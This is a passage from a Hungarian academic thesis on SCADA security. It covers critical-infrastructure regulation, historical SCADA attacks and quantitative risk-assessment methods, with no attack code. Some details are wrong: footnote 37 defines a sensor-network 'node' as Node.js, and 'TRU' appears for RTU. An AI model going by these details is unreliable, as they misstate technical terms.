A magyar szabályozáshoz hasonlóan a korábbi alfejezetben említett NIS-irányelv is alkalmazza az alapvető szolgáltatások kifejezést, kifejezetten szereplőként hivatkozva azon – a II. mellékletben – említett közjogi vagy magánjogi szervezetre, amely a kritikus társadalmi és/vagy gazdasági tevékenységek fenntartásához alapvető szolgáltatást nyújt, az adott szolgáltatás nyújtása hálózati és információs rendszerektől függ és az említett szolgáltatást érintő biztonsági esemény jelentős zavart okozna a szolgáltatás nyújtásában. Az irányelv ágazatok és alágazatok tekintetében bizonyos eltérést mutat a hazai szabályozáshoz képest – ennek oka, hogy az iránymutatást az országspecifikus tényezők határozzák meg a saját jogszabály kialakítása folyamán¹⁶. Elmondható, hogy a magyar szabályozás bővebb, több ágazatot nevesít, illetve az alágazatok is részletesebbek, specifikusabbak.

A hazai és EU-s viszonylathoz képest az amerikai Elnöki politikai irányelv 21 (PPD-21): A létfontosságú infrastruktúrák biztonsága és ellenálló képessége nemzeti politikát dolgoz ki a biztonságos, működőképes és ellenálló létfontosságú infrastruktúrák megerősítésére és

¹⁵ „2012. évi CLXVI. törvény a létfontosságú rendszerek és létesítmények azonosításáról, kijelöléséről és védelméről”, <https://net.jogtar.hu/jogszabaly?docid=a1200166.tv>.

¹⁶ „Az Európai Parlament és a Tanács (EU) 2016/ 1148 Irányelve - (2016. július 6.) - a hálózati és információs rendszerek biztonságának az egész Unióban egységesen magas szintjét biztosító intézkedésekről”.

fenntartására 16 olyan létfontosságú infrastrukturális ágazatot nevesít, amelynek fizikai vagy virtuális eszközei, rendszerei és hálózatai olyan létfontosságúak az Egyesült Államok számára. Ezek működésképtelensége vagy megsemmisülése gyengítő hatással lenne a biztonságra, a nemzeti gazdasági biztonságra, a nemzeti közegészségügyre vagy közbiztonságra, vagy ezek bármely kombinációjára. Az irányelv a következő ágazatokat nevezi meg:

1. Vegyipari ágazat;
2. Kereskedelmi létesítmények ágazata;
3. Kommunikációs ágazat;
4. Kritikus termelési ágazat;
5. Gátágazat;
6. Védelmi ipari bázis ágazat;
7. Sürgősségi szolgáltatási ágazat;
8. Energiaágazat;
9. Pénzügyi szolgáltatások ágazata;
10. Élelmiszeripari és mezőgazdasági ágazat;
11. Kormányzati létesítmények ágazata;
12. Egészségügyi és közegészségügyi ágazat;
13. Informatikai ágazat;
14. Nukleáris reaktorok, anyagok és hulladékok ágazat;
15. Közlekedési rendszerek ágazata;
16. Víz- és szennyvízrendszerek ágazat¹⁷.

Megfigyelhetők hasonlóságok a korábban ismertetett szabályozásokkal, azonban az amerikai jogszabály nem nevesít alágazatokat. Mindazonáltal szükséges nagyobb figyelmet szentelni az informatika ágazatának. Ez a szektor központi szerepet játszik a nemzet biztonsága, gazdasága, valamint közegészségügye és közbiztonsága szempontjából, mivel a vállalkozások, kormányok, felsőoktatási intézmények és magánszemélyek egyre inkább függnak az informatikai ágazat funkcióitól. Ezek a virtuális és elosztott funkciók hardvert, szoftvert, informatikai rendszereket és szolgáltatásokat, valamint – a kommunikációs ágazattal együttműködve – kialakítják és biztosítják az internetet. Az ágazat összetett és dinamikus környezete megnehezíti a fenyegetések azonosítását és a sebezhetőségek értékelését, és megköveteli, hogy ezeket a feladatokat együttműködő és kreatív módon oldják meg a

¹⁷ Cybersecurity and Infrastructure Security Agency, „Critical Infrastructure Sectors”, 2020. október 21., <https://www.cisa.gov/critical-infrastructure-sectors>.

szervezetek. Az informatikai ágazat funkcióit olyan szervezetek – gyakran tulajdonosok és üzemeltetők, valamint a hozzájuk tartozó egyesületek – kombinációja működteti, amelyek fenntartják és újjáépítik a hálózatot, beleértve az internetet is. Bár az informatika infrastruktúra bizonyos fokú ellenálló képességgel rendelkezik, az egymástól függő és összekapcsolt struktúra kihívásokat és lehetőségeket is jelent a köz- és magánszektor felkészültségi és védelmi tevékenységeinek összehangolása szempontjából. A létfontosságú rendszereknek – legyenek azok orvosi eszközök, internetre csatlakozó autók, SCADA, ICS vagy más rendszerek - döntő szerepük van a mai világban. Ahogy egyre több ilyen rendszer kapcsolódik össze a dolgok internetével, egyre nyilvánvalóbbá válik, hogy ezeket a rendszereket megfelelően kell védeni a hackerektől és a kibertámadásoktól¹⁸.

Következtetések

Összegezve a fejezetben leírtakat elmondható, hogy a SCADA rendszerek szorosan kapcsolódnak a létfontosságú rendszerelemekhez, hiszen azon létesítményekben alkalmazzák a leginkább ezeket a rendszereket. A szakirodalmi szintetizálás alapján megállapítható, hogy a SCADA az ICS rendszerek egyik ága, valamint tovább komponenseseket tartalmaz: TRU, MTU, HMI, Historian, illetve egy kommunikációs hálózat. Emellett a rendszereknek számos előnye van, mint például a hatékonyság, megbízhatóság és az online konfiguráció. A SCADA megfelelő és kialakítása és működése, működtetése előírásokhoz van kötve, ennek egyik formája a biztonsági keretrendszer, melyben intézkedések megfogalmazásával segíti elő az említett folyamatot. A keretrendszer mellett különböző szabványok, útmutatások és jó gyakorlatok segítik a szervezeteket, ezek között találhatunk európai, amerikai területi hatályút, de nemzetközi és multilaterális egyezményen alapuló dokumentum is alkalmazható. Ezek az intézkedések 2006-2011 között keletkeztek, és bár van olyan részük, ami a mai napig alkalmazandó, bizonyos részük elavult. Ennek okán indult el az ISA112 szabványügyi bizottságának kezdeményezése egy új SCADA rendszer specifikus szabvány kialakítására, amely várhatóan 2023 őszén válik elérhetővé. Mindemellett megjelenik még a NIS-irányelv is, amely szintén szabályozza a SCADA-t használó üzemeket, vállalkozásokat. Ezek a szervezetek különböző szektorokba, ágazatokba sorolhatók be. A magyar, az EU-s, illetve az amerikai szabályozások részben átfedéseket tartalmazó ágazatokat nevesítenek.

¹⁸ Cybersecurity and Infrastructure Security Agency, „Information Technology Sector”, elérés 2022. szeptember 10., <https://www.cisa.gov/information-technology-sector>.

2 KIHÍVÁSOK ÉS KOCKÁZATOK AZONOSÍTÁSA, ELEMZÉSE

A szélesebb spektrumú, általános kibebiztonsági fenyegetések áttekintése mellett kiemelt jelentőségű a SCADA rendszerek kihívásainak ismertetése – mikor detektálták az első támadást, milyen módozatok figyelhetők meg, illetve mely szektorok érintettek a leginkább az ismert támadások esetében. Az incidensek megelőzésének, kárainak enyhítésének egy lehetősége a kockázatelemzés, kockázatkezelés, melyek szép számban elérhetők, kifejezetten a SCADA rendszereket érintően.

2.1 Kiberbiztonsági fenyegetések

A World Economic Forum 2020-as globális jelentésében a kibertámadásokat az ötödik legnagyobb kockázatnak minősítette a köz- és magánszektorban egyaránt. A támadások továbbra is jelentősek, számuk 2022-ben a korábbi évekhez képest tovább emelkedett, ezen túlmenően várhatóan az IoT-t érintő kibertámadások száma 2025-re megduplázódik. Ráadásul a Világgazdasági Fórum 2020-as globális kockázati jelentése szerint a felderítési (vagy büntetőeljárás alá vonási) arány mindössze 0,05 százalék az Egyesült Államokban. A hagyományosnak tekinthető körülmények tovább eszkalálódtak a COVID-19 világjárvánnyal, amely felerősítette a kiberbűnözést a távmunka körüli bizonytalanság és a vállalkozások védelmének megoldásai miatt. A kiberbűnözés, amely a lopástól vagy sikkasztástól kezdve az adatok feltöréséig és megsemmisítéséig mindent magában foglal a COVID-19 világjárvány következtében 600%-kal nőtt. Szinte minden iparágnak új megoldásokat kellett alkalmaznia, és ez gyors alkalmazkodásra kényszerítette a vállalatokat¹⁹.

A technikákat tekintve az Egyesült Államok, Ausztrália és az Egyesült Királyság kiberbiztonsági hatóságai a következő viselkedési formákat és trendeket figyelték meg a kiberbűnözők körében 2021-ben: a hálózatokhoz való hozzáférés megszerzésére irányuló támadás adathalászattal, lopott Remote Desktop Protocols (a továbbiakban: RDP) hitelesítő adatokkal vagy brute force technikával, valamint a sebezhetőségek kihasználásával történt. Az adathalász e-mailek, az RDP kihasználása és a szoftver sebezhetőségek kihasználása maradt a zsarolóvírus incidensek három leggyakoribb kiinduló pontja 2021-ben. Amint a támadó kód futtatáshoz szükséges jogosultságra tett szert az adott eszközön vagy hálózatban, telepítheti a zsarolóvírust. Emellett megjelent a „bérelhető” (service-for-hire) kiberbűnözői szolgáltatások

¹⁹ Team Emroker, „2022 Must-Know Cyber Attack Statistics and Trends | Embroker”, 2022. április 29., <https://www.embroker.com/blog/cyber-attack-statistics/>.

használata. A zsarolóvírusok piaca 2021-ben egyre "professzionálisabbá" vált, és a bűnözők üzleti modellje mára már jól bevált. A ransomware-as-a-service fokozott használata mellett a zsarolóvírust alkalmazó szereplők független szolgáltatásokat alkalmaztak a kifizetések megtárgyalására, az áldozatok segítésére a kifizetések teljesítésében, valamint a maguk és más kiberbűnözők közötti fizetési viták eldöntésére. A brit National Cyber Security Centre megfigyelte, hogy egyes zsarolóvírust alkalmazó szereplők a váltságdíj kifizetésének, és a titkosított rendszerek vagy adatok helyreállításának felgyorsítása érdekében 24/7 segélyközpont szolgáltatásait ajánlották fel áldozataiknak²⁰.

Európában is hasonló trendek és technikák figyelhetők meg. Az Európai Parlament jelentése szerint a világjárvány idején a vállalatoknak gyorsan kellett alkalmazkodniuk az új munkakörülményekhez és ezzel új ajtókat és több lehetőséget nyitottak meg a kiberbűnözők előtt. Az ENISA a következő kilenc fő fenyegetettségi csoportot azonosítja, amely megegyezik a 2021-es jelentésben megnevezett leggyakoribb támadási formák sorrendjével:

- Ransomware: a támadók titkosítják a szervezet adatait, és a hozzáférés helyreállításáért fizetést követelnek.
- Cryptojacking: a kiberbűnözők titokban az áldozat számítógépes teljesítményét használják kriptopénz előállítására.
- Adatok elleni fenyegetések: adatszivárgás.
- Rosszindulatú szoftver: olyan szoftver, amely egy rendszert érintő folyamatot indít el.
- Dezinformáció/félretájékoztatás: félrevezető információk terjesztése.
- Nem rosszindulatú fenyegetések: emberi hibák és a rendszer félrekonfigurálása.
- Rendelkezésre állás és sértetlenség elleni fenyegetések: olyan támadások, amelyek megakadályozzák, hogy a rendszer felhasználói hozzáférjenek az információikhoz.
- E-mailes fenyegetések: célja az emberek manipulálása, hogy áldozatul essenek egy e-mailes támadásnak.
- Ellátási láncot érintő fenyegetések: például egy szolgáltató elleni támadás, hogy hozzáférjenek egy ügyfél adataihoz²¹.

²⁰ „2021 Trends Show Increased Globalized Threat of Ransomware | CISA”, 2022. február 9., <https://www.cisa.gov/uscert/ncas/alerts/aa22-040a>.

²¹ „Cybersecurity: Main and Emerging Threats in 2021 (Infographic) | News | European Parliament”, 2022. január 27., <https://www.europarl.europa.eu/news/en/headlines/society/20220120STO21428/cybersecurity-main-and-emerging-threats-in-2021-infographic>.

Emellett a legfrissebb jelentés kitér az elkövetők körére is, négy szereplői kört azonosít: államilag támogatott szereplők, kiberbűnözői csoportok, hacker-for-hire szereplők és hacktivisták²².

Kifejezetten kritikus infrastruktúrát, annak is a SCADA rendszerét érintő első kibertámadást 1982-ben jegyezték. Szibériai csővezeték-robbanás néven ismert az incidens, mely során a támadók trójai vírust telepítettek a SCADA rendszerbe, amely a szibériai csővezetékét irányítja. Ez egy 3 kilotonna TNT-vel egyenértékű robbanást okozott. Ezt követően 1992-ben történt a Chevron vészjelző rendszer incidens. A Chevron vészhelyzeti riasztóhálózatának egy elbocsátott alkalmazottja úgy tette tönkre a cég riasztórendszerét, hogy feltörte a New York-i és a kaliforniai San José-i számítógépeket, és úgy konfigurálta át őket, hogy összeomoljanak. A vandalizmusra csak akkor derült fény, amikor a kaliforniai Richmondban található Chevron finomítóban vészhelyzet alakult ki, és a rendszer nem tudta értesíteni a szomszédos közösséget egy mérgező anyag felszabadulásáról. Amikor a rendszer tíz órán át nem működött, huszonkét államban és Kanada hat meg nem határozott területén emberek ezrei kerültek veszélybe. Két évvel később, 1994. július 8. és augusztus 31. között egy támadó jogosulatlan hozzáférést szerzett a Salt River Project számítógépes hálózatához egy betárcsázós modemén keresztül, hogy hozzáférjen a számlázási programhoz, számlázási információkhoz. Egy backdoor²³-t telepített a rendszerbe, amely későbbi időpontban való hozzáférést biztosított számára. Abban az időben a Salt River Project víztisztító SCADA-rendszer egy 131 mérföld hosszú csatornarendszert működtetett, amely a Phoenix nagyvárosi körzetében lévő fogyasztóknak szállítottak vizet. A támadók legalább 5 órán keresztül fértek hozzá a rendszerhez, amelyek a csatornákat irányították. Kompromittálódtak a víz- és áramfigyelés adatai, valamint a szállításra vonatkozó, pénzügyi, ügyfél- és személyes adatok. Ezek közé tartoztak a bejelentkezési és jelszófájlok, számítógépes rendszer naplófájljai, valamint a root jogosultságok²⁴. Jól látható, hogy már a 2000-es évek előtt megjelentek a SCADA rendszerek elleni kibertámadások. Az ezredfordulót követően világszinten példaként szolgáló a Stuxnet incidens, melyben a támadás célpontja az iráni nukleáris létesítmény volt Natanzban. A Stuxnet négy 0. napi sebezhetőséget (korábban ismeretlen sebezhetőségeket, így nem volt idő a javítások kifejlesztésére és terjesztésére) használt ki. A féreg a Siemens alapértelmezett jelszavait használta a Windows

²² European Union Agency for Cybersecurity., *ENISA Threat Landscape 2021: April 2020 to Mid July 2021*. (LU: Publications Office, 2021), <https://data.europa.eu/doi/10.2824/324797>.

²³ Szoftverbe (vagy ritkább esetben hardverbe) épített olyan funkció, amelynek segítségével illetéktelen személyek hozzáférnek a programhoz, a géphez vagy annak bizonyos részeihez. Forrás: <https://lexiq.hu/backdoor>

²⁴ A root jog a legalapvetőbb, mindenre kiterjedő jogosultságot jelenti. Forrás: <https://lexiq.hu/root>

WinCC és PCS7 programokat futtató operációs rendszerekhez. Ezt kihasználva megváltoztatta az elektromos áram frekvenciáját a hajtóművekben, így a magas és alacsony fordulatszámok váltakoztak, ebből következően a centrifugák a normálisnál nagyobb arányban hibásodtak meg²⁵.

Az elmúlt években is több létfontosságú rendszerelemet érintő támadásról számoltak be, ezek közül a legjelentősebbeket – amelyekben a SCADA rendszer is érintett volt – az alábbi táblázat tartalmazza:

3. táblázat Legjelentősebb SCADA rendszereket célzó kibertámadások 2012-2022 között (saját szerkesztés DPS²⁶ alapján)

Elnevezés	Év	Támadás formája	Érintett szektor(ok)
Shamoon	2012	malware	Energia (villamosenergia és földgáz)
New York Dam	2013	rendszer feltörése	Víz (árvízi védművek, gátak)
German Steel Mill	2014	rendszer feltörése	Energia (földgázipar)
Ukrajna villamosenergia hálózata	2015	malware	Energia (villamosenergia)
„Kemuri”	2016	rendszer feltörése	Víz (ivóvíz-szolgáltatás)
Ukrajna villamosenergia hálózata II.	2016	malware	Energia (villamosenergia)
SamSam	2018	ransomware	Infokommunikációs technológiák (kormányzati elektronikus információs rendszerek)


Megjegyzés: a táblázat készítése során a támadások célpontjait figyelembe véve rendelttem hozzá a magyar szabályozásban megnevezett szektorokat.

A Raytheon és a Ponemon Institute 2017-ben készített egy tanulmányt, melyben több mint 1100 vezető IT-szakembert kérdezett meg az Egyesült Államokban, Európában és a Közel-Keleten/Észak-Afrikában. Arra kérték őket, hogy értékeljék, mely kiberfenyegetések a leggyakoribbak ma, és várhatóan melyek fognak növekedni a következő 3 évben. A tanulmányban részt vevő szakemberek szerint a SCADA rendszereket, valamint a nemzetállamokat érintő fenyegetések, és a zsaroló támadások gyakorisága a jelenlegi

²⁵ Bill Miller és Dale Rowe, „A survey SCADA of and critical infrastructure incidents”, in *Proceedings of the 1st Annual conference on Research in information technology*, RIIT '12 (New York, NY, USA: Association for Computing Machinery, 2012), 51–56, <https://doi.org/10.1145/2380790.2380805>.

²⁶ Telecom DPS, „14 Major SCADA Hacks”, 2021. december 31., <https://www.dpstele.com/blog/major-scada-hacks.php>.

szintekhez képest várhatóan emelkedni fog. Míg jelenleg szakemberek 40%-a a SCADA-t jelöli meg gyakori problémaként, addig ez a szám 54%-ra ugrik fel a jövőben várható gyakoriság tekintetében²⁷. Az elkészített elemzéshez tartozó statisztikai adatokat összefoglaló diagram a következő:



1. ábra Kibefenyegetések alakulása szakemberek szerint 2017-ben (saját szerkesztés Statista²⁸ alapján)

Az alfejezet elején ismertetett trendeket figyelembe véve megfigyelhető némi egyezés – például az ellátási láncok esetét illetően. Megfigyelhető azonban, hogy újabb és újabb fenyegetéstípusok jelentek meg az idő előrehaladtával – például cryptojacking –, amellyel a szakembereknek korábban nem kellett szembe nézniük.

2.2 Kockázatelemzés

A SCADA rendszereket leginkább jellemző támadások esetében a szakirodalmak megkülönböztetnek szoftvereket, illetve kommunikációt érintő támadásokat. Előbbi esetében kiemelendő, hogy általában a SCADA rendszerek felügyelete és ellenőrzése speciális szoftverszolgáltatásokon keresztül történik. Ezek közé tartoznak HMI modulokat tartalmazók, melyek a SCADA rendszerek legfontosabb összetevőinek tekinthetők. A szoftver a központi szerveren fut, és lehetővé teszi a kezelő számára, hogy figyelemmel kísérje a SCADA rendszer paramétereinek vezérlését a grafikus felületen keresztül. Így az e szoftverek elleni kibertámadás a teljes SCADA rendszer feletti irányítást eredményezheti, amely komoly veszélyeket hordoz

²⁷ Sarah Feldman, „Infographic: IT Says SCADA Will Continue to Be a Frequent Threat”, Statista Infographics, 2019. március 6., <https://www.statista.com/chart/17267/cyber-security-threats/>.

²⁸ „Frequency of Cyber Threats Worldwide by Type 2017 1 Statistic”, Statista, elérés 2022. október 2., <https://www.statista.com/statistics/883591/frequency-cyber-threats-expected-by-senior-it-practitioners-threat-type/>.

magában. Ezek közé a sorolható az SQL Injection²⁹, a Buffer Overflow³⁰, valamint a forráskód-alapú támadások. Ezzel szemben a kommunikációt érintő fenyegetések esetében érdemes kiemelni, hogy a hagyományos SCADA-hálózatokat úgy tervezték, hogy inkább a funkcionalitást, mint a megbízhatóságot biztosítsák. Az új kommunikációs technológiák fejlődésével és a kommunikációs csatornák felgyorsulásával együtt a rendszerek átadták helyüket az új technológiáknak. Így az összes adatfeldolgozási folyamat a SCADA hálózatokon keresztül történik a kommunikációs csatornák felgyorsítása és a terepi eszközök intelligensebbé tétele érdekében. Ezért a kommunikációs hálózat elleni kibertámadás az egész SCADA rendszert érintheti, és nagyon komoly kockázatot jelenthet. Ilyen támadási forma lehet a szükségtelen portok és szolgáltatások használata, illetve a kommunikációs csatorna és a kommunikációs protokollok sérülékenységei³¹.

A fentiekből következik, hogy a SCADA rendszerek kiberbiztonsági kockázatainak hatékony kezelésére nagy szükség van. A kockázatértékelés fontos része az ICS- és SCADA rendszerek legjobb gyakorlatú kockázatkezelésének. A kockázatértékelés a következő három kérdésre ad választ:

- milyen elemek lehetnek érintettek az elromlásban?
- Mekkora a valószínűsége annak, hogy negatív esemény következik be?
- Az esemény bekövetkezése milyen következményekkel járhat?

A kockázatkezelés a kockázatértékelésre épül a másik három kérdés megválaszolása érdekében:

- mit lehet tenni, és milyen lehetőségek állnak rendelkezésre?
- Milyen kompromisszumokat kell kötni az összes költség, haszon és kockázat tekintetében?
- Milyen hatással vannak a jelenlegi gazdálkodási döntések a jövőbeli lehetőségekre³²?

²⁹ Megjegyzés: Az SQL injection egy olyan kódbejuttatási technika, amely tönkretesz az adatbázist (az egyik leggyakoribb webes hacker technika). Forrás: https://www.w3schools.com/sql/sql_injection.asp

³⁰ Megjegyzés: olyan szoftver kódolási hiba vagy sebezhetőség, amelyet hackerek kihasználva jogosulatlan hozzáférést szerezhetnek a vállalati rendszerekhez. Forrás: <https://www.fortinet.com/resources/cyberglossary/buffer-overflow>

³¹ Erdal Irmak és İsmail Erkek, „An overview of cyber-attack vectors on SCADA systems”, in *2018 6th International Symposium on Digital Forensic and Security (ISDFS)*, 2018, 1–5, <https://doi.org/10.1109/ISDFS.2018.8355379>.

³² Pathak és Patel, „A review on Modern SCADA Systems and Security Consideration of Individual SCADA system`s components”.

Egy SCADA rendszerrel összefüggésben a kockázat annak a valószínűségnek a függvénye, hogy egy adott veszélyforrás kihasználja a potenciális sebezhetőséget, és a sebezhetőség sikeres kihasználásának következménye. A SCADA rendszerek kiberbiztonsági kockázatainak számszerűsítésére alkalmazva a kockázat számításának képlete a következőképpen elfogadott:

$$R = tvx_{tv}$$

ahol

R – kockázat (risk);

t – fenyegetés (threat);

v – sebezhetőség (vulnerability);

x_{tv} – a sebezhetőség kihasználásának következményei.


A SCADA rendszerek kockázatértékelése segít rangsorolni a rendszer elemeit a sikeres működés szempontjából való fontosságuk vagy a támadással szembeni sebezhetőségük szintje szerint, és a fenyegetéseket az általuk jelentett veszély és bekövetkezési valószínűségük szempontjából. A kockázatértékelés segíti a vezetőket és a mérnököket a megfelelő biztonsági politikák kidolgozásában, a biztonságos rendszer kialakításában és a gyakran szűkös erőforrások ésszerű elosztásában. Megkönnyíti továbbá a biztonsági-, az üzleti- és a SCADA szakemberek közötti kommunikációt³³.

A kockázatelemzés elkészítése előtt szükséges a megfelelő módszertan kiválasztása. A SCADA rendszerek esetében is az évek során több módszer jelent meg. Ide tartozik például a CORAS, amely egy modellalapú kockázatértékelési módszer, melyet a biztonság szempontjából kritikus rendszerekhez terveztek, és az ISO/IEC 31000 szabványon alapul. A CORAS keretrendszer a modellalapú kockázatértékelés módszertanából, egy egységesített modellezési nyelvből, az újra felhasználható csomagok könyvtárából, az adattár integrált platformjából és a kockázatértékelési jelentési rendszerből áll.

Négy európai ország partnereiből álló konzorcium fejlesztette ki 2002-ben. A CORAS-módszer két fő csoportra osztható az eljárás folyamán. Az első csoport létrehozza az elemzés céljának közös értelmezését, valamint a feltételezések és korlátozások dokumentálását, amelyek szükségesek a későbbi kockázatelemzéshez. A második csoport a tényleges kockázatelemzésre összpontosít. A tanulmányban egy SCADA rendszer kockázatelemzését hajtották végre.

³³ Morgan Henrie, „Cyber Security Risk Management in the SCADA Critical Infrastructure Environment”, *Engineering Management Journal* 25, sz. 2 (2013. június 1.): 38–45, <https://doi.org/10.1080/10429247.2013.11431973>.

Először minden egyes eszközt azonosítottak és hozzárendelték a megfelelő fontossági szintet (1=legfontosabb és 5=legkevésbé fontos). Ezt követően a lehetséges veszélyeket, valamint sebezhetőségeket foglalták össze 1-1 táblázatban. A CORAS keretrendszer különböző szimbólumokat használ, melyeket a következő ábra mutatja be:



2. ábra CORAS szimbólumok (forrás: Francia és mtsai.: *Security Best Practices and Risk Assessment of SCADA and Industrial Control Systems*)

- human threat (deliberate) – szándékos emberi fenyegetés (pl. egy hacker);
- human threat (accidental) – véletlen emberi fenyegetés (pl. képzetlen műszaki személyzet);
- non-human threat – nem emberi fenyegetés (pl. természetes jelenség);
- vulnerability – sebezhetőség (pl. egy hibás rendszer);
- unwanted incident – nem kívánt esemény (pl. a vállalat adatainak nyilvánosságra hozatala),
- threat scenario – fenyegetés forgatókönyve (pl. egy csaló hozzáférési ponton keresztül csatlakozik a vállalati hálózathoz);
- direct asset – közvetlen eszköz (pl. egy vállalati információ)³⁴.

Emellett kiemelendő a behatolási, észlelési és megelőzési rendszerek hatékonyságának kiszámítására szolgáló hagyományos módszer módosításával elkészített modell. A módszer célja, hogy lehetővé tegye a biztonsági beruházások optimális-, és az elfogadható kockázatok szintjének meghatározását. Ezáltal jobban lehetővé teszi a veszteségek várható mértékének kiszámítását, mint bármely más módszer. Ennek keretében figyelembe veszik a támadás erősségét, illetve annak a rendszer teljesítményére gyakorolt hatását, amelyekhez súlyozást rendelnek hozzá. Az éves várható veszteség kiszámítására a következő egyenletet alkalmazzák:

³⁴ Guillermo A Francia, David Thornton, és Joshua Dawson, „Security Best Practices and Risk Assessment of SCADA and Industrial Control Systems”, 2012, 7 o.

$$ALE = W_A \prod_{i=1}^N W_i \left(\sum_{j=1}^M DL_j \right) \times ARO$$

ahol

- ALE – Éves Várható Veszteség (Annual Loss Expectancy);
- W_A – súlyozási tényező, amely a támadás erősségétől függően skálázza a maximális közvetlen veszteségeket;
- N – közvetett veszteségekhez hozzájáruló feltételek száma;
- W – egy feltételből eredő közvetett költség;
- M – veszteségtípusok száma;
- ARO – támadás előfordulásának éves aránya, amelyet a múltbeli adatok elemzése alapján határoznak meg.

Ez adja az információbiztonsághoz kötődő képletet, amely a következőképpen épül fel:

$$ROSI = (ALE \times \%M\acute{e}rs\acute{e}keltKock\acute{a}zat - C_S) / C_S$$

ahol

ROSI – biztonságba való befektetés megtérülése (Return on Security Investment);

C_S – bevezetett biztonsági ellenőrzések költsége³⁵.

Továbbá használható a SCADA rendszerek kiberbiztonsági kockázatának kvantitatív értékelésére szolgáló módszertan, amely az optimális energiaáramláson és annak nyomon követésén alapul. Tizenöt fenyegetéstípust azonosítanak és a SCADA rendszer négy elemét (EMS-kiszolgáló, SCADA-kiszolgáló, RTU és kommunikációs hálózat), amely egy mátrixos formulát alkot. A sebezhetőségek számszerűsítéséhez először meg kell határozni az egyes fenyegetések relevanciáját az egyes komponensekre vonatkozóan. Ezután a rendszer minden egyes komponenséhez sebezhetőségi indexet kell rendelni. Az egyes komponensek sebezhetőségi indexe – amennyiben rendelkezésre áll – a múltbeli adatokon és a komponens biztonsági jellemzőin alapul. A fenyegetések számszerűsítéséhez a SCADA rendszer minden egyes komponenséhez egy normalizált súlyozott indexet kell rendelni fenyegetéstípusonként. Ez a fenyegetés kezelésének az adott komponensre való alkalmazhatóságán, a komponens

³⁵ J.D. Markovic-Petrovic és M.D. Stojanovic, „An Improved Risk Assessment Method for SCADA Information Security”, *Elektronika Ir Elektrotehnika* 20, sz. 7 (2014): 69–72, <https://doi.org/10.5755/j01.eee.20.7.8027>.

sebezhetőségi indexén és a komponens károsodási képességén alapul. Az eszközértéket a kiesési költség alapján számíthatjuk ki.

Az optimális energiaáramlás megbecsülése során az összes generátor minimális energiatermelési költségét a generátorokra és a vezetékkapacitásokra vonatkozó korlátozott állapotot vesszük alapul. Ezt követően a gráfelméleten alapuló energiaáramlás-követési módszerrel vizsgáljuk meg a generátorok és a terhelési terminálok közötti kölcsönös függőségeket a SCADA rendszer minden egyes komponensére vonatkozó kiesési költségek kiszámítása érdekében. Végül a kockázatot pénzben kifejezve a veszély és a sebezhetőség valószínűségének, valamint az eszközök költségnek a szorzataként számítjuk ki³⁶.

Ezen felül lehetőség van a játékelmélet alkalmazására is. A támadó és a védő (a SCADA rendszer rendszergazdája) közötti interakció kétszereplős, nem kooperatív, szekvenciális, tökéletes információval rendelkező és nem nulla összegű játékként modellezhető. A játéktörzs kialakításához először a támadó következő lehetséges akcióit határozzuk meg – a támadó rosszindulatú (Sybil) érzékelő eszközt telepít, amely jogszerű érzékelőként viselkedik, lehetséges a csomópont kompromittálása, a lehallgatás, az adat-injektálás és a támadás nélküli akció. Ezekre a lehetséges védekező válaszmód az érzékelő energiájának leállítása, az MTU riasztása vagy a megfelelő adatok és érvényes node³⁷-ok megőrzése. Ezek alapján a következő egyenlet használható:

$$Impact(a) = W_c C(a) + w_i I(a) + W_a A(a)$$

ahol

- W_c, W_i, W_a – a bizalmasság, a sértetlenség és a rendelkezésre állás súlya;
- $C(a), I(a), A(a)$ – a cselekvés hatása a bizalmasságra, a sértetlenségre és a rendelkezésre állásra.

A képletben szereplő paramétereket a szakértői vélemények és múltbeli adatok alapján számszerűsítik. A játékosnak az aktuális döntési helyzetben lévő payoffja a megelőző payoff és az aktuális payoff összege, amely az aktuális tevékenységnek a játékosra gyakorolt hatásának a függvénye. A játékelméleti elemzés segít a támadó és a védő payoffjának meghatározásában

³⁶ P.S. Woo és B.H. Kim, „A Study on Quantitative Methodology to Assess Cyber Security Risk of SCADA Systems”, *Advanced Materials Research* 960–961 (2014): 1602–11, <https://doi.org/10.4028/www.scientific.net/AMR.960-961.1602>.

³⁷ Megjegyzés: lehetővé teszi a fejlesztők számára, hogy olyan JavaScript kódot írjanak, amely a böngésző helyett közvetlenül magában a számítógépes folyamatban fut. Forrás: <https://www.codecademy.com/article/what-is-node>

